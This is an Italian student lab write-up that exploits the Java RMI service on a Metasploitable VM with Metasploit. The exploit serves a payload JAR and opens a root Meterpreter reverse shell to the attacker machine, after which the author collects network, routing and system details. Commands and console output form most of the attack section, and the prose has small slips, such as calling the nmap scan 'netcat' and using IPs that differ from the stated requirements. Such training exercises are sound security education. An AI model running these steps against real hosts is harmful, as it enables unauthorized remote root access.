Traccia Progetto W14D4

EPICODE

Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Spiegazione:

Java RMI (Remote Method Invocation) è un meccanismo che consente a un programma Java di invocare i metodi di oggetti situati in un'altra JVM (Java Virtual Machine), sia sulla stessa macchina o su una macchina remota, attraverso la rete. In pratica, Java RMI permette a oggetti Java distribuiti su più JVM di comunicare e interagire tra loro come se fossero oggetti locali.

Il funzionamento di Java RMI si basa su un modello client-server, dove il server rende disponibili i suoi oggetti remoti attraverso l'esportazione di interfacce remote, mentre i client possono ottenere riferimenti a questi oggetti remoti e invocare i loro metodi come se fossero oggetti locali.

Svolgimento:

1) Per verificare l'effettiva esecuzione di Java rmi sulla porta 1099 utilizziamo il comando netcat -sV 192.168.1.40. Una volta verificato ciò possiamo avviare Metasploit.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 11:00 EST
Nmap scan report for 192.168.1.40
Host is up (0.00066s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  tcpwrapped
445/tcp  open  tcpwrapped
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.46 seconds
```

2) Avviato Metasploit con il comando ‘msfconsole’ digitiamo ‘search java rmi’ per visualizzare i vari exploit disponibili per questo servizio , fatto ciò scegliamo l’exploit migliore ed utilizziamo quello tramite il comando ‘use’ ed il path dell’exploit.

```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java rmi

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                          2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                      2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                           normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                          2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                      2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl              2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet                    1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming                  2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize                 2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   11  exploit/multi/browser/firefox_xpi_bootstrapped_addon        2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   12  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   13  exploit/multi/http/torchserver_cve_2023_43654               2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   14  exploit/multi/http/totaljs_cms_widget_exec                  2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   15  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc      2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 >
msf6 > use exploit/multi/misc/java_rmi_server
```

3) Dopodichè tramite il comando ‘set options’ siamo in grado di visualizzare i dati necessari per l’avvio dell’exploit, in questo caso abbiamo necessità di specificare l’RHOST, nonché l’IP della macchina target cioè metasploitable.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

4) Una volta specificato l'RHOST avviamo l'attacco tramite il comando 'exploit' e da qui si avvierà la shell di Meterpreter avviamo una serie di comandi per verificare che effettivamente siamo riusciti ad accedere alla macchina Metasploitable come utenti root:


```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.40
RHOST ⇒ 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/YOFMlTff9
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header ...
[*] 192.168.1.40:1099 - Sending RMI Call ...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:36141) at 2024-02-26 11:08:55 -0500

meterpreter >
```

COMANDI UTILIZZATI:

- **Sysinfo** -> informazioni di sistema sull'host remoto compromesso. Queste informazioni possono includere dettagli sul sistema operativo, la versione del kernel, l'architettura del sistema, la lingua del sistema e altro ancora
- **Getuid** -> ottenere informazioni sull'identità dell'utente che sta attualmente eseguendo il processo Meterpreter sul sistema compromesso
- **Route** -> utilizzato per visualizzare la tabella di routing del sistema remoto compromesso. La tabella di routing è una lista di percorsi di rete disponibili sul sistema, che specifica come instradare i pacchetti di dati attraverso la rete
- **Ifconfig** -> per visualizzare e configurare le informazioni delle interfacce di rete di un sistema


meterpreter > ifconfig
Interface 1
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb7:1a40
IPv6 Netmask : ::
meterpreter > getuid
Server username: root
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
192.168.1.40 255.255.255.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
fe80::a00:27ff:feb7:1a40 :: ::
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >